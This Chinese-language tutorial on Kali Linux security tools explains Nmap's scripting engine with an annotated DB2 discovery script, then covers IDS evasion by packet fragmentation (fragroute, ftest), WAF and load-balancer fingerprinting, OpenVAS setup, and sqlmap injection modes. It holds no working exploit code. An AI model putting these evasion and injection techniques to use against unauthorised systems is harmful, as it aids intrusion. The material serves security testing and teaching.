
NSE中提供的Lua脚本分别为不同的类别，根据官方网站，目前的有14中类别：

1. auth：负责处理鉴权证书（绕开鉴权）的脚本
2. broadcast：在局域网内探查更多服务开启状况，如dhcp/dns/sqlserver等服务。
3. brute：提供暴力破解方式，针对常见的应用如http/snmp等
4. default：这是使用-sC或A选项扫描时默认的脚本，提供基本扫描能力
5. discovery：对网络进行更多的信息，如SMB枚举、SNMP查询等
6. dos：用于进行拒绝服务攻击
7. exploit：利用已知的漏洞入侵系统
8. external：利用第三方的数据库或资源，例如whois解析
9. fuzzer：模糊测试的脚本，发送异常的包的目标机，探测出潜在漏洞
10. intrusive：入侵性的脚本，此类脚本可能引发对方的IDS/IPS的记录或屏蔽
11. malware：探测目标机是否感染了病毒、开启了后门等信息
12. safe：此类与instrusive相反，属于安全性脚本
13. version：负责增强服务与版本扫描功能的脚本
14. vuln：负责检查目标机是否有常见的漏洞，如是否有MS08\_067

每种脚本不止属于一种类型的，具体属于哪种类型可进入官网查看 <http://www.nmap.org>

NSE扫描流程

Nse脚本扫描属于主循环流程下的一个部分，其代码流程图如下



***初始化流程***

在命令行参数中指定脚本（–script/-sC）或指定-A选项或指定-sV选项，都会触发Nmap启动脚本引擎。其中-A选项表示全面扫描，会调用default类别的脚本扫描；而-sV选项表示应用与版本侦测，会调用Version类别的脚本，辅助侦测服务详细信息。

nmap\_main（）函数中，若判断需要启动脚本引擎，这首先需要调用open\_nse()函数进行NSE环境的准备，首先要创建luaState（管理Lua解释器的执行的全局变量），然后调用init\_main()函数进行详细的初始化过程。

进入init\_main()函数，首先加载Lua标准版库与Nmap的扩展库，随后准备参数环境，然后加载并执行nse\_main.lua文件。

nse\_main.lua脚本为后续的脚本执行准备Lua环境，加载用户选择的需要调用的脚本（例如，用户–script discovery，那么会将该类别中所有的脚本加载进来），返回一个main()函数对象给init\_main()，该main()是否后续脚本扫描需要的主函数，被保存在Lua的环境的注册表中。

在nse\_main.lua中，定义两个核心的类，Script和Thread，Script用于管理NSE脚本，当新的脚本被加载时，调用Script.new创建脚本对象，该对象被保存下来在后续的扫描过程中使用；Thread用于管理脚本的执行，该类中也包含对脚本健全性的检查（sanitycheck，如是否包含Action函数，4.4会讲到）。在脚本执行时，如果脚本之间存在依赖关系，那么会将基础的无依赖的脚本统一执行完毕，再执行依赖性的脚本。

***脚本扫描流程***

执行脚本扫描时，从nmap\_main()中调用script\_scan()函数。

在进入script\_scan()后，会标记扫描阶段类型，然后进入到初始化阶段返回的main()函数（来自nse\_main.lua脚本中的main）中，在函数中解析具体的扫描类型。

main()函数负责处理三种类型的脚本扫描：预扫描（SCRIPT\_PRE\_SCAN）、脚本扫描（SCRIPT\_SCAN）、后扫描（SCRIPT\_POST\_SCAN）。预扫描即在Nmap调用的最前面（没有进行主机发现、端口扫描等操作）执行的脚本扫描，通常该类扫描用于准备基本的信息，例如到第三服务器查询相关的DNS信息。而脚本扫描，是使用NSE脚本来扫描目标主机，这是最核心的扫描方式。后扫描，是整个扫描结束后，做一些善后处理的脚本，比如优化整理某些扫描。

在main()函数中核心操作由run函数负责。而run()函数的本身设计用于执行所有同一级别的脚本（根据依赖关系划分的级别），直到所有线程执行完毕才退出。

run()函数中实现三个队列：执行队列（Running Queue）、等待队列（Waiting Queue）、挂起队列（Pending Queue），并管理三个队列中线程的切换，直到全部队列为空或出错而退出。

***NSE脚本结构***

NSE的使用Lua脚本，并且配置固定格式，以减轻用户编程负担，通常的一个脚本氛围几个部分：

* Description 字段：描述脚本功能的字符串，使用双层方括号表示。
* Comment 字段：以\_\_开头的行，描述脚本输出格式
* Author 字段：描述脚本作者
* License 字段：描述脚本使用许可证，通常配置为Nmap相同的license
* Categories 字段：描述脚本所属的类别，以对脚本的调用进行管理。
* Rule 字段：描述脚本执行的规则，也就是确定触发脚本执行的条件。在Nmap中有四种类型的规则。

1. Prerule()用于在Nmap没有执行扫描之前触发脚本执行，这类脚本脚本并不需要用到任何Nmap扫描的结果；
2. Hostrule()用在Nmap执行完毕主机发现后触发的脚本，根据主机发现的结果来触发该类脚本
3. Postrule用于Nmap执行端口扫描或版本侦测时触发的脚本,例如检测到某个端口时触发某个脚本执行以完成更详细的侦查
4. Postrule用于Nmap执行完毕所有扫描后，通常用于扫描结果的数据提取和整理。

Action 字段：脚本执行的具体内容。当脚本通过rule字段检查被触发执行时，就会调用action字段定义的函数

下面以broadcast-db2-discover.nse脚本为例说明

local nmap = require "nmap"local stdnse = require "stdnse"local string = require "string"local table = require "table"local target = require "target"/\*本脚本需要调用的库函数，可以在Nmap/nselib/文件下查看相关函数\*/

description = [[Attempts to discover DB2 servers on the network by sending abroadcast request to port 523/udp.]]/\*description字段：发送一个广播包，试图在网络中发现DB2服务器\*/----- @usage-- nmap --script db2-discover

---- @output-- Pre-scan script results:-- | broadcast-db2-discover:-- | 10.0.200.132(UBU804-DB2E) - IBM DB2 v9.07.0-- |\_ 10.0.200.119(EDUSRV011) - IBM DB2 v9.07.0-- Version 0.1-- Created 07/10/2011 - v0.1 - created by Patrik Karlsson<patrik@cqure.net>/\*comment字段：描述了输入输出格式\*/

author = "Patrik Karlsson"/\*author字段\*/

license = "Same as Nmap--See [http://nmap.org/book/man-legal.html"/\*license](http://nmap.org/book/man-legal.html)字段\*/

categories = {"broadcast", "safe"}/\*categories字段：此脚本的分类类型，输入broadcast和safe两种\*/

prerule = function() return true end/\*执行脚本规则的条件，预扫描阶段执行\*/--- Converts the prodrel server string to a version string---- @param server\_version string containing the product release

-- @return ver string containing the version information

/\*解释下面函数的输入输出内容\*/local function parseVersion( server\_version )

local pfx = string.sub(server\_version,1,3) /\*获取server\_version字符串的第一到第三个字符\*/

if pfx =="SQL" then

localmajor\_version = string.sub(server\_version,4,5) /\*如果pfx字符串为SQL，则major\_version获取server\_version版本的第四到第五个字符\*/

-- strip theleading 0 from the major version, for consistency with

--nmap-service-probes results

ifstring.sub(major\_version,1,1) == "0" then

major\_version= string.sub(major\_version,2) /\*若major\_version字符串首字母为0，则去除\*/

end

localminor\_version = string.sub(server\_version,6,7) /\*minor\_version获取server\_version字符串的第6到第7个字符\*/

local hotfix =string.sub(server\_version,8) /\*hotfix获取server\_version字符串的第8个字符\*/

server\_version =major\_version .. "." .. minor\_version .. "." .. hotfix /\*给server\_version字符串附值\*/

else

return"Unknown version"

end

return ("IBM DB2v%s"):format(server\_version) /\*函数返回值\*/end

action = function() /\*脚本执行函数\*/

local DB2GETADDR ="DB2GETADDRSQL09010"

local socket =nmap.new\_socket("udp")

local result = {}

local host, port ="255.255.255.255", 523/\*定义字符类型，并附初始值\*/

socket:set\_timeout(5000) /\*若超过5s，数据发送不出去，则发送失败\*/

local status =socket:sendto( host, port, DB2GETADDR ) /\*调用socket:sendto函数,可以在nselib/nmap.nsedoc文档下查看其返回值，此处是发送一个广播包，到523端口\*/

if ( not(status) ) thenreturn end /\*若发送失败，则终止操作\*/

while(true) do

local data

status, data =socket:receive()

if( not(status) )then break end /\*若返回信息错误，则终止操作\*/

local version,srvname = data:match("DB2RETADDR.(SQL%d+).(.-)") /\*根据返回的信息，提取version和srvname字段\*/

local \_, ip

status, \_, \_, ip,\_ = socket:get\_info()

if ( not(status)) then return end /\*若远程套接字接口返回信息错误，则终止操作\*/

iftarget.ALLOW\_NEW\_TARGETS then target.add(ip) end /\*若target.ALLOW\_NEW\_TARGETS函数为真，则在Nmap扫描队列中添加此IP\*/

if ( status )then

table.insert(result, ("%s - Host: %s; Version: %s"):format(ip, srvname,parseVersion( version ) ) ) /\*在result数组中插入相关信息\*/

end

end

socket:close()

returnstdnse.format\_output( true, result ) /\*输出扫描结果\*/end

#### urlcrazy


<http://www.morningstarsecurity.com/research/urlcrazy>

生成和测试相似域名的工具，用于检查钓鱼网站或企业间谍。

支持以下的域名变化：域名字符删除，域名字符修改、替换，常见的拼写错误、元音字母替换、同音字，位反转等方式寻找相似域名。用法：


# /usr/bin/urlcrazy [options] domain

举例：



#### zenmap

nmap的图形化界面，如果nmap命令不熟可以先用这个进行练手。



### IDS/IPS识别


#### fragroute

fragroute能够截取、修改和重写向外发送的报文,实现大部分在了Secure Networks Insertion, Evasion, and Denial of Service: Eluding Network Intrusion Detection中叙述的IDS欺骗技术，包括IP、TCP层的数据包碎片以及数据包数据重叠等。

以碎片化的数据传输绕过基于特征的IDS/IPS检测规则。

示例：

实验环境拓扑图如下



软件：

攻击者安装netcat，fragroute

受害者安装并运行Snort，Tcpdump，netcat

#### fragrouter

#### ftest

防火墙检测工具，可以识别防火墙的过滤策略，从0.6版本后增加了IDS的测试功能。基本上ftest是由一个数据包生成工具和一个嗅探工具组成，第一个自定义的数据包注入了sniffer能识别的特征，通过嗅探器和注入的不同数据来识别防火墙规则。对于防火墙或IDS，ftest可以产生类似正常的网络连接这个特性能够让我们检测状态检测防火墙或IDS设备，另外一个好处是使用伪造原地址的数据包进行探测，通过修改TTL模拟真实的连接，称为“连接欺骗模式”。

Ftest是由perl脚本编写，可以运行在任何平台，总共有三个模块组成：Net::RawIP, Net::PcapUtils, NetPacket。

直接输入ftest就可以看到命令帮助

root@kali:~# ftest

FTester client v1.0

Copyright (C) 2001-2006 Andrea Barisani <andrea@inversepath.com>

配置选项：

-f <配置文件 >

-c <source\_ip>:<source\_port>:<dest\_ip>:<dest\_port>:<flags>:<protocol>:<tos>

-v <细节信息>

时间选项：

-d <延迟, 0.25 = 250 ms>

-s <睡眠时间, 1 = 1 s>

规避选项：

-e <规避模式>

-t <ids\_ttl，设置TTL值>

连接选项：

-r <重置连接>

-F <终止连接 >

-g <IP 帧数, es. 4|IP fragments size, es. 16b>

-p <TCP分片号, es. 4|TCP segments size, es 6b>

-k <cksum value, es. 60000>

-m <marker>

需要了解一些TCP/IP的基础知识，关于发包、包结构、协议等知识，利用Wireshark帮助了解这些知识。


#### lbd

负载均衡识别工具，项目地址：

<https://github.com/craig/ge.mine.nu/tree/master/lbd>

使用示例：

lbd [www.example.com](http://www.example.com)



#### wafw00f

WAF的识别工具，项目地址：

<https://code.google.com/p/waffit/source/checkout>

使用示例：

wafw00f http://www.victim.org/

可以跟多个URL，对国外品牌的WAF支持较好，国内很多杂牌WAF识别不出来。

### SMB分析

### SMTP分析

### SSL分析

### Voip分析

### VPN分析

### 存活主机识别

### 电话分析

### 服务指纹识别

### 流量分析

### 路由分析

### 情报分析

### 网络扫描

### 系统指纹识别

## 漏洞分析

### Cisco工具集

### Fuzzing工具集

### OpenVAS

#### Openvas check setup

检查安装环境的，提示你的OpenVAS是否正确安装。

root@kali:~# openvas-check-setup

openvas-check-setup 2.2.3

Test completeness and readiness of OpenVAS-6

(add '--v4', '--v5' or '--v7'

if you want to check for another OpenVAS version)

Please report us any non-detected problems and

help us to improve this check routine:

<http://lists.wald.intevation.org/mailman/listinfo/openvas-discuss>

Send us the log-file (/tmp/openvas-check-setup.log) to help analyze the problem.

Use the parameter --server to skip checks for client tools

like GSD and OpenVAS-CLI.

Step 1: Checking OpenVAS Scanner ...

OK: OpenVAS Scanner is present in version 3.4.0.

OK: OpenVAS Scanner CA Certificate is present as /var/lib/openvas/CA/cacert.pem.

OK: NVT collection in /var/lib/openvas/plugins contains 34539 NVTs.

WARNING: Signature checking of NVTs is not enabled in OpenVAS Scanner.

SUGGEST: Enable signature checking (see <http://www.openvas.org/trusted-nvts.html>).

WARNING: The initial NVT cache has not yet been generated.

SUGGEST: Start OpenVAS Scanner for the first time to generate the cache.

Step 2: Checking OpenVAS Manager ...

OK: OpenVAS Manager is present in version 4.0.4.

ERROR: No client certificate file of OpenVAS Manager found.

FIX: Run 'openvas-mkcert-client -n om -i'

ERROR: Your OpenVAS-6 installation is not yet complete!

Please follow the instructions marked with FIX above and run this

script again.

If you think this result is wrong, please report your observation

and help us to improve this check routine:

<http://lists.wald.intevation.org/mailman/listinfo/openvas-discuss>


Please attach the log-file (/tmp/openvas-check-setup.log) to help us analyze the problem.

#### Openvas feed update

更新检测插件。

# openvas-feed-update

更新从2002年到现在的NVD和CVE插件库，第一次更新需要较长的时间。



#### Openvas-gsd


OpenVAS的客户端程序

# gsd


#### Openvas initial setup

初始化Openvas，主要是建立帐户等任务。

# openvas-setup



系统的默认帐户是admin，需要配置密码。



#### Openvas start/stop

OpenVAS服务的开启和关闭。

# openvas-start

# openvas-stop

#### 使用

单独增加一章节，介绍OpenVAS的使用方法。


系统默认只能通过<https://127.0.0.1:9392>进行访问，可以通过修改配置文件远程访问，默认的配置文件有4个：

* /etc/default/openvas-administrator 管理员配置，负责管理配置信息，用户授权等相关工作，默认监听地址为127.0.0.1，端口为9393
* /etc/default/openvas-manager 管理器配置，与接口通信，分配扫描任务，并根据扫描结果生成评估报告，默认端口为9390
* /etc/default/openvas-scanner 扫描器，调用各种漏洞测试插件，执行分配的扫描操作，默认端口为9391
* /etc/default/greenbone-security-assistant 访问web 端接口(gsad)，访问opebvas 服务层的web 接口，默认监听地址为127.0.0.1，端口为9392


如果只是需要修改web 端接口(即9392端口)地址，则只需要修改/etc/default/greenbone-security-assistant 文件即可，方法：找到GSA\_ADDRESS=127.0.0.1，并将该行复制（方便以后恢复或查阅），将原来的一行以#注释，并将新的一行的127.0.0.1 更改为openvas服务器的实际IP地址或者0.0.0.0 ，建议使用0.0.0.0 ，0.0.0.0 代表本机的任意地址（适用于服务器有多个IP或者是服务器IP有变动的情况）。

使用浏览器访问Kali的IP地址，用HTTPS协议

登录窗口见下



输入你在初始化过程中配置的密码即可登录系统




OpenVAS分为7个部分（标签），分别是：

1. 扫描管理 – 添加扫描任务，修改和删除扫描任务，查看任务状态，查看扫描结果等
2. 资产管理 – 查看所有扫描的IP设备，可查看设备扫描报告；
3. 信息管理 – 所有扫描结果的报告，可以过滤查看；
4. 配置管理 – 配置扫描目标的端口和证书等、配置扫描策略、配置告警策略、配置报告格式等；
5. 附加部分 – 包括综合报告，用户设置和系统信息；
6. 管理员配置 – 包括增加新用户、更新漏洞库插件、和系统相关配置；
7. 帮助 – 系统使用帮助信息。

在配置管理-目标管理中添加扫描目标，点击星号图标添加扫描目标。



之后，添加任务界面



需要配置任务名称，扫描策略、扫描目标、告警策略等信息。添加完任务后等待结果就行。

### 开源评估软件

### 扫描工具集

### 数据库评估软件

#### Sqlmap

来源乌云知识库

<http://drops.wooyun.org/tips/143>

<http://drops.wooyun.org/tips/401>

当给sqlmap这么一个url的时候，它会：

1. 判断可注入的参数
2. 判断可以用那种SQL注入技术来注入
3. 识别出哪种数据库
4. 根据用户选择，读取哪些数据

sqlmap支持五种不同的注入模式：

1. 基于布尔的盲注，即可以根据返回页面判断条件真假的注入。
2. 基于时间的盲注，即不能根据页面返回内容判断任何信息，用条件语句查看时间延迟语句是否执行（即页面返回时间是否增加）来判断。
